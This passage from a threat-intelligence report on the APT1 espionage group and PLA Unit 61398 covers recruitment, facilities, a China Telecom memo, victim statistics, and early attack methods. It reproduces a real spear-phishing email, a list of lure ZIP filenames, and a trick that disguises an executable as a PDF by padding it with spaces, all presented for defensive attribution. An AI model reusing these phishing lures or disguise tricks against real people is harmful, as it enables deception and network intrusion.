[18] Zhao Ji-yong, Peng Fei, and Geng Chang-suo, "ADC's Performance and Selection Method of Sampling Number of Bits," *Journal of Military Communications Technology* 26, (2005), http://file.lw23.com/f/f1/f14/f14e7b60-3d60-4184-a48f-4a50dd21927c.pdf, accessed February 6, 2013.

[19] Chen Qiyun, Chen Xiuzhen, Chen Yiqun, and Fan Lei, "Quantization Evaluation Algorithm for Attack Graph Based on Node Score," *Computer Engineering* 36 (2010), http://www.ecice06.com/CN/article/downloadArticleFile.do?attachType=PDF&id=19627, accessed February 7, 2013.

Additionally, there is evidence that Unit 61398 aggressively recruits new talent from the Science and Engineering departments of universities such as Harbin Institute of Technology (哈尔滨工业大学) and Zhejiang University School of Computer Science and Technology (浙江大学计算机学院). The majority of the "profession codes" (专业代码) describing positions that Unit 61398 is seeking to fill require highly technical computer skills. The group also appears to have a frequent requirement for strong English proficiency. Table 2 provides two examples of profession codes for positions in Unit 61398, along with the required university courses and proficiencies associated with each profession.[20]

TABLE 2: Two profession codes and university recommended courses for students intending to apply for positions in Unit 61398

Profession Code	Required Proficiencies
080902 — Circuits and Systems	» 101 — Political » 201 — English » 301 — Mathematics » 842 — Signal and Digital Circuits (or) 840 - Circuits » Interview plus a small written test: – Circuits and Systems-based professional knowledge and comprehensive capacity – Team spirit and ability to work with others to coordinate – English proficiency
081000 — Information and Communications Engineering	» 101 - Political » 201 – British (English) » 301 - Mathematics » 844 - Signal Circuit Basis

Size and Location of Unit 61398's Personnel and Facilities

Based on the size of Unit 61398's physical infrastructure, we estimate that the unit is staffed by hundreds, and perhaps thousands. This is an extrapolation based on public disclosures from within China describing the location and physical installations associated with Unit 61398. For example, public sources confirm that in early 2007, Jiangsu Longhai Construction Engineering Group (江苏龙海建工集团有限公司) completed work on a new building for Unit 61398 located at Datong Road 208 within the Pudong New Area of Shanghai (上海市浦东新区高桥镇大同路208号),[21] which is referred to as the "Unit 61398 Center Building" (61398部队中心大楼). At 12 stories in height, and offering 130,663 square feet of space, we estimate that this building houses offices for approximately 2,000 people. Figure 4 through Figure 7 provide overhead views and street-level views of the building and its location, showing its size. This is only one of the unit's several buildings, some of which are even larger.

[20] Two Chinese universities hosting Unit 61398 recruiting events:
- Zhejiang University: http://www.cs.zju.edu.cn/chinese/redir.php?catalog_id=101913&object_id=106021
- Harbin Institute of Technology: http://today.hit.edu.cn/articles/2004/2-23/12619.htm

[21] See http://www.czzbb.net/czzb/YW_Info/YW_ZiGeYS/BaoMingInfo.aspx?YW_RowID=41726&BiaoDuanBH=CZS20091202901&enterprise_id=70362377-3 for documentation of the contract award to Jiangsu Langhai Construction Engineering Group for Unit 61398's Center Building, among several other buildings; accessed February 5, 2013.

FIGURE 4: Datong circa 2006 (prior to Unit 61398 Center Building construction) Image Copyright 2013 DigitalGlobe

FIGURE 5: Datong Circa 2008 (Unit 61398 Center Building visible at 208 Datong) Image Copyright 2013 DigitalGlobe

FIGURE 6: Unit 61398 Center Building (main gate, soldiers visible) Image Copyright 2013 city8.com

FIGURE 7: Unit 61398 Center Building 208 Datong (rear view, possible generator exhausts visible) Image Copyright 2013 city8.com

Unit 61398 also has a full assortment of support units and associated physical infrastructure, much of which is located on a stretch of Datong Road (大同路) in Gaoqiaozhen (高桥镇), in the Pudong New Area (浦东新区) of Shanghai (上海).[22] These support units include a logistics support unit, outpatient clinic, and kindergarten, as well as guesthouses located both in Gaoqiaozhen and in other locations in Shanghai.[23] These amenities are usually associated with large military units or units at higher echelons. The close proximity of these amenities supports the contention that Unit 61398 occupies a high-level position in the PLA organizational hierarchy (see Figure 1: Unit 61398's positions within the PLA).[24]

PLA Unit 61398 and State-Owned Enterprise China Telecom are Co-building Computer Network Operations Infrastructure

Mandiant found an internal China Telecom document online that provides details about the infrastructure provided to Unit 61398. The memo (in Figure 8) reveals China Telecom executives deciding to "co-build" with Unit 61398 to justify the use of their own inventory in the construction of fiber optic communication lines "based on the principle that national defense construction is important." The letter also appears to indicate that this is a special consideration being made outside of China Telecom's "normal renting method" for Unit 61398. Additionally, the memo clarifies the phrase "Unit 61398" with the comment "(GSD 3rd Department, 2nd Bureau)." The memo not only supports the identity of Unit 61398 as GSD's 3rd Department 2nd Bureau, but also reveals the relationship between a "very important communication and control department" (Unit 61398) and a state-influenced enterprise.

---

[22] Confirmation of several other Unit 61398 support facilities along Datong Road:
Address: 上海市浦东新区大同路50号 (Pudong New Area, Shanghai, Datong Road 50)
Building Name: 中国人民解放军第61398部队司令部 (People's Liberation Army Unit 61398 Headquarters)
Source: Chinese phone book listing building name and address; http://114.mingluji.com/minglu/%E4%B8%AD%E5%9B%BD%E4%BA%BA%E6%B0%91%E8%A7%A3%E6%94%BE%E5%86%9B%E7%AC%A061398%E9%83%A8%E9%98%9F%E5%8F%B8%E4%B8%A4%E9%83%A8, accessed February 6, 2013.

Address: 上海市浦东新区大同路118弄甲 (Pudong New Area, Shanghai, Datong Road 118 A)
Building Name: 中国人民解放军第61398部队司令部 (People's Liberation Army Unit 61398 Headquarters)
Chinese phone book listing building name and address; http://114.mingluji.com/minglu/%E4%B8%AD%E5%9B%BD%E4%BA%BA%E6%B0%91%E8%A7%A3%E6%94%BE%E5%86%9B%E7%AC%AC61398%E9%83%A8%E9%98%9F%E5%8F%B8%E4%BB%A4%E9%83%A8_0, accessed February 6, 2013.


Address: 上海市浦东新区高桥镇大同路135号 (Pudong New Area, Shanghai Gaoqiao Town, Datong Road 135)
Building Name: 中国人民解放军第61398部队 (People's Liberation Army Unit 61398)
Chinese phone book listing building name and address; http://114.mingluji.com/minglu/%E4%B8%AD%E5%9B%BD%E4%BA%BA%E6%B0%91%E8%A7%A3%E6%94%BE%E5%86%9B%E7%AC%AC61398%E9%83%A8%E9%98%9F_0, accessed February 6, 2013.

Address: 上海市浦东新区高桥镇大同路153号 (Pudong New Area, Shanghai Gaoqiao Town, Datong Road 153)
Building Name: 中国人民解放军第61398部队 (People's Liberation Army Unit 61398)
Chinese phone book listing building name and address; http://114.mingluji.com/minglu/%E4%B8%AD%E5%9B%BD%E4%BA%BA%E6%B0%91%E8%A7%A3%E6%94%BE%E5%86%9B%E7%AC%AC61398%E9%83%A8%E9%98%9F, accessed February 6, 2013.

Address: 上海市浦东新区大同路305号 (Pudong New Area, Shanghai, Datong Road 305)
Building Name: 中国人民解放军第61398部队后勤部 (Logistics Department of the Chinese People's Liberation Army Unit 61,398)
Chinese phone book listing building name and address; http://114.mingluji.com/category/%E7%B1%B-B%E5%9E%8B/%E4%B8%AD%E5%9B%BD%E4%BA%BA%E6%B0%91%E8%A7%A3%E6%94%BE%E5%86%9B?page=69, accessed February 6, 2013.

[23] Unit 61398 Kindergarden Listed in Shanghai Pudong: http://www.pudong-edu.sh.cn/Web/PD/jyzc_school.aspx?SiteID=45&UnitID=2388

[24] James C. Mulvenon and Andrew N. D. Yang, editors, *The People's Liberation Army as Organization: Reference Volume v1.0*, (Santa Monica, CA: RAND Corporation, 2002), 125, http://www.rand.org/pubs/conf_proceedings/CF182.html, accessed February 6, 2013.



SHDX/Z/JL/A/0/JG-003-2008　市场部监管事务处报告

关于总参三部二局需使用我公司通信管道的请示

吴总：

中国人民解放军61398部队（总参三部二局）日前来函，根据总部"8508"战备工程需要，总参三部二局（高桥阵地）需与上海市005中心（东门局内上海互联网监控中心）互联互通相关业务，部队的光缆已放至东门局门口的路杆上，需使用我公司东门局进局通信管道2个子孔进入，长度约30米。同时二期工程（高桥阵地）需进我公司南汇信息园区内的005中心（专用局），部队的光缆也已放至南汇信息园区门口，需要使用我公司南汇信息园区内通信管道4孔进入，长度约600米。经我处与总参三部二局通信科协商，部队承诺每孔一次性最多支付4万元费用，并希望上海电信本着以国防建设为重的原则支持部队，顺利完成该项任务。经核查上述地区的管道我公司存量资源较为富裕，可以满足部队需求。

我处建议：因关系到国防建设，且总参三部二局系部队又是重要的信息管控部门，所需管道同意按部队提出的价格提供，因系一次性支付费用，难以租用方式处理，建议以部队参建通信管道的名义，我公司收取一次性费用，并从现有存量资源中调度提供，部队的参建不涉及管道产权，如发生故障则由部队负责抢修，抢修费用由部队承担。在同意我处的建议后，将与61398部队通信科签订相关协议后实施

上述建议妥否，请批示。

附：《关于协调使用电信相关管道的函》

市场部监管事务处

2009年3月20日

FIGURE 8: China Telecom Memo discussing Unit 61398 source: http://r9.he3.com.cn/%E8%A7%84%E5%88%92/%E9%81%93%E8%B7%AF%E5%8F%8A%E5%85%B6%E4%BB%96%E8%A7%84%E5%88%92%E5%9B%BE%E7%BA%B8/%E4%BF%A1%E6%81%AF%E5%9B%AD%E5%8C%BA/%E5%85%B3%E4%BA%8E%E6%80%BB%E5%8F%82%E4%B8%89%E9%83%A8%E4%BA%8C%E5%B1%80-%E4%B8%8A%E6%B5%B7005%E4%B8%AD%E5%BF%83%E9%9C%80%E4%BD%BF%E7%94%A8%E6%88%91%E5%85%AC%E5%8F%B8%E9%80%9A%E4%BF%A1.pdf[25]

[25] This link has Chinese characters in it which are represented in URL encoding

Market Department Examining Control Affairs Division Report

Requesting Concurrence Concerning the General Staff Department 3rd Department 2nd Bureau Request to Use Our Company's Communication Channel

Division Leader Wu:

The Chinese People's Liberation Army Unit 61398 (General Staff Department 3rd Department 2nd Bureau) wrote to us a few days ago saying that, in accordance with their central command "8508" on war strategy construction [or infrastructure] need, the General Staff Department 3rd Department 2nd Bureau (Gaoqiao Base) needs to communicate with Shanghai City 005 Center (Shanghai Intercommunication Network Control Center within East Gate Bureau) regarding intercommunication affairs. This bureau already placed fiber-optic cable at the East Gate front entrance [road pole]. They need to use two ports to enter our company's East Gate communication channel. The length is about 30m. At the same time, the second stage construction (in Gaoqiao Base) needs to enter into our company's Shanghai Nanhui Communication Park 005 Center (special-use bureau). This military fiber-optic cable has already been placed at the Shanghai Nanhui Communication Park entrance. They need to use 4 of our company ports inside the Nanhui Communication Park to enter. The length is 600m. Upon our division's negotiation with the 3rd Department 2nd Bureau's communication branch, the military has promised to pay at most 40,000 Yuan for each port. They also hope Shanghai Telecom will smoothly accomplish this task for the military based on the principle that national defense construction is important. After checking the above areas' channels, our company has a relatively abundant inventory to satisfy the military's request.

This is our suggestion: because this is concerning defense construction, and also the 3rd Department 2nd Bureau is a very important communication control department, we agree to provide the requested channels according to the military's suggested price. Because this is a one-time payment, and it is difficult to use the normal renting method, we suggest our company accept one-time payment using the reason of "Military Co-Construction [with China Telecom] of Communication Channels" and provide from our inventory. The military's co-building does not interfere with our proprietary rights. If something breaks, the military is responsible to repair it and pay for the expenses. After you agree with our suggestion, we will sign an agreement with the communication branch of 61398 and implement it.

Please provide a statement about whether the above suggestion is appropriate or not.

[Handwritten Note]Agree with the Market Department Examining Control Affairs Division suggestion; inside the agreement clearly [...define? (illegible) ...] both party's responsibilities.


FIGURE 9: English Translation of China Telecom Memo

Synopsis of PLA Unit 61398

The evidence we have collected on PLA Unit 61398's mission and infrastructure reveals an organization that:

- Employs hundreds, perhaps thousands of personnel
- Requires personnel trained in computer security and computer network operations
- Requires personnel proficient in the English language
- Has large-scale infrastructure and facilities in the "Pudong New Area" of Shanghai
- Was the beneficiary of special fiber optic communication infrastructure provided by state-owned enterprise China Telecom in the name of national defense

The following sections of this report detail APT1's cyber espionage and data theft operations. The sheer scale and duration of these sustained attacks leave little doubt about the enterprise scale of the organization behind this campaign. We will demonstrate that the nature of APT1's targeted victims and the group's infrastructure and tactics align with the mission and infrastructure of PLA Unit 61398.



APT1: YEARS OF ESPIONAGE

Our evidence indicates that APT1 has been stealing hundreds of terabytes of data from at least 141 organizations across a diverse set of industries beginning as early as 2006. Remarkably, we have witnessed APT1 target dozens of organizations simultaneously. Once the group establishes access to a victim's network, they continue to access it periodically over several months or years to steal large volumes of valuable intellectual property, including technology blueprints, proprietary manufacturing processes, test results, business plans, pricing documents, partnership agreements, emails and contact lists from victim organizations' leadership. We believe that the extensive activity we have directly observed represents only a small fraction of the cyber espionage that APT1 has committed.

APT1 Puts the "Persistent" in APT

Since 2006 we have seen APT1 relentlessly expand its access to new victims. Figure 10 shows the timeline of the 141 compromises we are aware of; each marker in the figure represents a separate victim and indicates the earliest *confirmed* date of APT1 activity in that organization's network.[26]

With the ephemeral nature of electronic evidence, many of the dates of earliest known APT1 activity shown here underestimate the duration of APT1's presence in the network.

FIGURE 10: Timeline showing dates of earliest known APT1 activity in the networks of the 141 organizations in which Mandiant has observed APT1 conducting cyber espionage.

[26] Figure 10 shows that we have seen APT1 compromise an increasing number of organizations each year, which may reflect an increase in APT1's activity. However, this increase may also simply reflect Mandiant's expanding visibility into APT1's activities as the company has grown and victims' awareness of cyber espionage activity in their networks has improved.

Longest time period within which APT1 has continued to access a victim's network:

4 Years, 10 Months

Once APT1 has compromised a network, they repeatedly monitor and steal proprietary data and communications from the victim for months or even years. For the organizations in Figure 10, we found that APT1 maintained access to the victim's network for an average of 356 days.[27] The longest time period APT1 maintained access to a victim's network was at least 1,764 days, or four years and ten months. APT1 was not continuously active on a daily basis during this time period; however, in the vast majority of cases we observed, APT1 continued to commit data theft as long as they had access to the network.

APT1's Geographic & Industry Focus

The organizations targeted by APT1 primarily conduct their operations in English. However, we have also seen the group target a small number of non-English speaking victims. A full 87% of the APT1 victims we have observed are headquartered in countries where English is the native language (see Figure 11). This includes 115 victims located in the U.S. and seven in Canada and the United Kingdom. Of the remaining 19 victims, 17 use English as a primary language for operations. These include international cooperation and development agencies, foreign governments in which English is one of multiple official languages, and multinational conglomerates that primarily conduct their business in English. Only two victims appear to operate using a language other than English. Given that English-language proficiency is required for many members of PLA Unit 61398, we believe that the two non-English speaking victims are anomalies representing instances in which APT1 performed tasks outside of their normal activities.

[27] This is based on 91 of the 141 victim organizations shown. In the remaining cases, APT1 activity is either ongoing or else we do not have visibility into the last known date of APT1 activity in the network.

FIGURE 11: Geographic location of APT1's victims. In the case of victims with a multinational presence, the location shown reflects either the branch of the organization that APT1 compromised (when known), or else is the location of the organization's headquarters.

APT1 has demonstrated the capability and intent to steal from dozens of organizations across a wide range of industries virtually simultaneously. Figure 12 provides a view of the earliest known date of APT1 activity against all of the 141 victims we identified, organized by the 20 major industries they represent. The results suggest that APT1's mission is extremely broad; the group does not target industries systematically but more likely steals from an enormous range of industries on a continuous basis. Since the organizations included in the figure represent only the fraction of APT1 victims that we confirmed directly, the range of industries that APT1 targets may be even broader than our findings suggest.

Further, the scope of APT1's parallel activities implies that the group has significant personnel and technical resources at its disposal. In the first month of 2011, for example, Figure 12 shows that APT1 successfully compromised 17 new victims operating in 10 different industries. Since we have seen that the group remains active in each victim's network for an average of nearly a year after the initial date of compromise, we infer that APT1 committed these 17 new breaches while simultaneously maintaining access to and continuing to steal data from a number of previously compromised victims.




FIGURE 12: Timeframe of APT1's cyber espionage operations against organizations by industry. The dots within each bar represent the earliest known date on which APT1 compromised a new organization within the industry.

We believe that organizations in all industries related to China's strategic priorities are potential targets of APT1's comprehensive cyber espionage campaign. While we have certainly seen the group target some industries more heavily than others (see Figure 13), our observations confirm that APT1 has targeted at least four of the seven strategic emerging industries that China identified in its 12th Five Year Plan.[28]




FIGURE 13: Number of APT1 victims by industry. We determined each organization's industry based on reviewing its industry classification in the Hoover's[29] system. We also considered the content of the data that APT1 stole in each case, to the extent that this information was available.

[28] Joseph Casey and Katherine Koleski, *Backgrounder: China's 12th Five-Year Plan*, U.S.-China Economic & Security Review Commission (2011), 19, http://www.uscc.gov/researchpapers/2011/12th-FiveYearPlan_062811.pdf, accessed February 3, 2013.

[29] http://www.hoovers.com/

APT1 Data Theft

APT1 steals a broad range of information from its victims. The types of information the group has stolen relate to:

- product development and use, including information on test results, system designs, product manuals, parts lists, and simulation technologies;
- manufacturing procedures, such as descriptions of proprietary processes, standards, and waste management processes;
- business plans, such as information on contract negotiation positions and product pricing, legal events, mergers, joint ventures, and acquisitions;
- policy positions and analysis, such as white papers, and agendas and minutes from meetings involving high-ranking personnel;
- emails of high-ranking employees; and
- user credentials and network architecture information.

It is often difficult for us to estimate how much data APT1 has stolen during their intrusions for several reasons:

- APT1 deletes the compressed archives after they pilfer them, leaving solely trace evidence that is usually overwritten during normal business activities.
- Pre-existing network security monitoring rarely records or identifies the data theft.
- The duration of time between the data theft and Mandiant's investigation is often too great, and the trace evidence of data theft is overwritten during the normal course of business.
- Some victims are more intent on assigning resources to restore the security of their network in lieu of investigating and understanding the impact of the security breach.

Even with these challenges, we have observed APT1 steal as much as 6.5 terabytes of compressed data from a single organization over a ten-month time period. Given the scope of APT1's operations, including the number of organizations and industries we have seen them target, along with the volume of data they are clearly capable of stealing from any single organization, APT1 has likely stolen hundreds of terabytes from its victims.

Largest APT1 data theft from a single organization:

6.5 Terabytes

over 10 months

Although we do not have direct evidence indicating who receives the information that APT1 steals or how the recipient processes such a vast volume of data, we do believe that this stolen information can be used to obvious advantage by the PRC and Chinese state-owned enterprises. As an example, in 2008, APT1 compromised the network of a company involved in a wholesale industry. APT1 installed tools to create compressed file archives and to extract emails and attachments. Over the following 2.5 years, APT1 stole an unknown number of files from the victim and repeatedly accessed the email accounts of several executives, including the CEO and General Counsel. During this same time period, major news organizations reported that China had successfully negotiated a double-digit decrease in price per unit with the victim organization for one of its major commodities. This may be coincidental; however, it would be surprising if APT1 could continue perpetrating such a broad mandate of cyber espionage and data theft if the results of the group's efforts were not finding their way into the hands of entities able to capitalize on them.

APT1 In The News

Public reporting corroborates and extends our observations of APT1's cyber espionage activity. However, several factors complicate the process of compiling and synthesizing public reports on APT1. For one thing, information security researchers and journalists refer to APT1 by a variety of names. In addition, many cyber security analysts focus on writing about tools that are shared between multiple Chinese APT groups without differentiating between the various actors that use them.

To assist researchers in identifying which public reports describe the threat group that we identify as APT1, Table 3 provides a list of APT group nicknames that frequently appear in the media and differentiates between those that describe APT1 and those that do not. In addition, below is a list of public reports about Chinese threat actors that we have confirmed as referring to APT1.

- The earliest known public report about APT1 infrastructure is a 2006 publication from the Japanese division of Symantec.[30] The report calls out the hostname sb.hugesoft.org, which is registered to an APT1 persona known as Ugly Gorilla (discussed later in this report).
- In September 2012, Brian Krebs of the "Krebs on Security" cybercrime blog reported on a security breach at Telvent Canada Ltd (now Schneider Electric), which we attributed to APT1 based on the tools and infrastructure that the hackers used to exploit and gain access to the system.[31]

TABLE 3: Identifying APT1 Nicknames in the News

Nickname	Verdict
Comment Crew	Confirmed APT1
Comment Group	Confirmed APT1
Shady Rat	*Possibly APT1 (not confirmed)*
Nitro Attacks	Not APT1; Attributed to another tracked APT group
Elderwood	Not APT1; Attributed to another tracked APT group
Sykipot	Not APT1; Attributed to another tracked APT group
Aurora	Not APT1; Attributed to another tracked APT group
Night Dragon	Not APT1; Attributed to another tracked APT group

- A SCADA security company by the name of Digital Bond published a report of spear phishing against its company in June 2012.[32] AlienVault provided analysis on the associated malware.[33] Indicators included in the report have been attributed as part of APT1 infrastructure.
- In November 2012, Bloomberg's Chloe Whiteaker authored a piece on a Chinese threat group called "Comment Group," which described the various tools and domains used by APT1 persona Ugly Gorilla.[34]

[30] Symantec, "Backdoor.Wualess," *Symantec Security Response* (2007), http://www.symantec.com/ja/jp/security_response/print_writeup.jsp?docid=2006-101116-1723-99, accessed February 3, 2013.

[31] Brian Krebs, "Chinese Hackers Blamed for Intrusion at Energy Industry Giant Telvent," *Krebs on Security* (2012) http://krebsonsecurity.com/2012/09/chinese-hackers-blamed-for-intrusion-at-energy-industry-giant-telvent/, accessed February 3, 2013.

[32] Reid Wightman, "Spear Phishing Attempt," *Digital Bond* (2012), https://www.digitalbond.com/blog/2012/06/07/spear-phishing-attempt/, accessed February 3, 2013.

[33] Jaime Blasco, "Unveiling a spearphishing campaign and possible ramifications," *Alien Vault* (2012), http://labs.alienvault.com/labs/index.php/2012/unveiling-a-spearphishing-campaign-and-possible-ramifications/, accessed February 3, 2013.

[34] Chloe Whiteaker, "Following the Hackers' Trail," *Bloomberg*, (2012) http://go.bloomberg.com/multimedia/following-hackers-trail/, accessed February 3, 2013.

APT1: ATTACK LIFECYCLE

APT1 has a well-defined attack methodology, honed over years and designed to steal massive quantities of intellectual property. They begin with aggressive spear phishing, proceed to deploy custom digital weapons, and end by exporting compressed bundles of files to China – before beginning the cycle again. They employ good English — with acceptable slang — in their socially engineered emails. They have evolved their digital weapons for more than seven years, resulting in continual upgrades as part of their own software release cycle. Their ability to adapt to their environment and spread across systems makes them effective in enterprise environments with trust relationships.

These attacks fit into a cyclic pattern of activity that we will describe in this section within the framework of Mandiant's Attack Lifecycle model. In each stage we will discuss APT1's specific techniques to illustrate their tenacity and the scale at which they operate. (See Appendix B: "APT and the Attack Lifecycle" for a high-level overview of the steps most APT groups take in each stage of the Attack Lifecycle.)




FIGURE 14: Mandiant's Attack Lifecycle Model

The Initial Compromise

The Initial Compromise represents the methods intruders use to first penetrate a target organization's network. As with most other APT groups, spear phishing is APT1's most commonly used technique. The spear phishing emails contain either a malicious attachment or a hyperlink to a malicious file. The subject line and the text in the email body are usually relevant to the recipient. APT1 also creates webmail accounts using real peoples' names — names that are familiar to the recipient, such as a colleague, a company executive, an IT department employee, or company counsel — and uses these accounts to send the emails. As a real-world example, this is an email that APT1 sent to Mandiant employees:


```
Date: Wed, 18 Apr 2012 06:31:41 -0700
From: Kevin Mandia <kevin.mandia@rocketmail.com>
Subject: Internal Discussion on the Press
Release

Hello,
Shall we schedule a time to meet next week?
We need to finalize the press release.
Details click here.

Kevin Mandia
```

FIGURE 15: APT1 Spear Phishing Email

At first glance, the email appeared to be from Mandiant's CEO, Kevin Mandia. However, further scrutiny shows that the email was not sent from a Mandiant email account, but from "kevin.mandia@rocketmail.com". Rocketmail is a free webmail service. The account "kevin.mandia@rocketmail.com" does not belong to Mr. Mandia. Rather, an APT1 actor likely signed up for the account specifically for this spear phishing event. If anyone had clicked on the link that day (which no one did, thankfully), their computer would have downloaded a malicious ZIP file named "Internal_Discussion_Press_Release_In_Next_Week8.zip". This file contained a malicious executable that installs a custom APT1 backdoor that we call WEBC2-TABLE.

Although the files that APT1 actors attach or link to spear phishing emails are not always in ZIP format, this is the predominant trend we have observed in the last several years. Below is a sampling of file names that APT1 has used with their malicious ZIP files:

```
2012ChinaUSAviationSymposium.zip
Employee-Benefit-and-Overhead-Adjustment-Keys.zip
MARKET-COMMENT-Europe-Ends-Sharply-Lower-On-Data-Yields-Jump.zip
Negative_Reports_Of_Turkey.zip
New_Technology_For_FPGA_And_Its_Developing_Trend.zip
North_Korean_launch.zip
Oil-Field-Services-Analysis-And-Outlook.zip
POWER_GEN_2012.zip
Proactive_Investors_One2One_Energy_Investor_Forum.zip
Social-Security-Reform.zip
South_China_Sea_Security_Assessment_Report.zip
Telephonics_Supplier_Manual_v3.zip
The_Latest_Syria_Security_Assessment_Report.zip
Updated_Office_Contact_v1.zip
Updated_Office_Contact_v2.zip
Welfare_Reform_and_Benefits_Development_Plan.zip
```



The example file names include military, economic, and diplomatic themes, suggesting the wide range of industries that APT1 targets. Some names are also generic (e.g., "updated_office_contact_v1.zip") and could be used for targets in any industry.

On some occasions, unsuspecting email recipients have replied to the spear phishing messages, believing they were communicating with their acquaintances. In one case a person replied, "I'm not sure if this is legit, so I didn't open it." Within 20 minutes, someone in APT1 responded with a terse email back: "It's legit."

FIGURE 16: APT1's interaction with a spear phishing recipient

Would you click on this?

Some APT1 actors have gone to the trouble of making the malicious software inside their ZIP files look like benign Adobe PDF files. Here is an example:

Name	Type
employee benefit and overhead adjustment keys.pdf ...	Application

This is not a PDF file. It looks like the filename has a PDF extension but the file name actually includes 119 spaces after ".pdf" followed by ".exe" — the real file extension. APT1 even went to the trouble of turning the executable's icon to an Adobe symbol to complete the ruse. However, this file is actually a dropper for a custom APT1 backdoor that we call WEBC2-QBP.

Establishing A Foothold

Establishing a foothold involves actions that ensure control of the target network's systems from outside the network. APT1 establishes a foothold once email recipients open a malicious file and a backdoor is subsequently installed. A backdoor is software that allows an intruder to send commands to the system remotely. In almost every case, APT backdoors initiate outbound connections to the intruder's "command and control" (C2) server. APT intruders employ this tactic because while network firewalls are generally adept at keeping malware outside the network from initiating communication with systems inside the network, they are less reliable at keeping malware that is already inside the network from communicating to systems outside.

FIGURE 17: Backdoors installed on compromised systems usually initiate connections with C2 servers

While APT1 intruders occasionally use publicly available backdoors such as Poison Ivy and GhOst RAT, the vast majority of the time they use what appear to be their own custom backdoors. We have documented 42 families of backdoors in "Appendix C: The Malware Arsenal" that APT1 uses that we believe are not publicly available. In addition we have provided 1,007 MD5 hashes associated with APT1 malware in Appendix E. We will describe APT1's backdoors in two categories: "Beachhead Backdoors" and "Standard Backdoors."

Beachhead Backdoors

Beachhead backdoors are typically minimally featured. They offer the attacker a toe-hold to perform simple tasks like retrieve files, gather basic system information and trigger the execution of other more significant capabilities such as a standard backdoor.

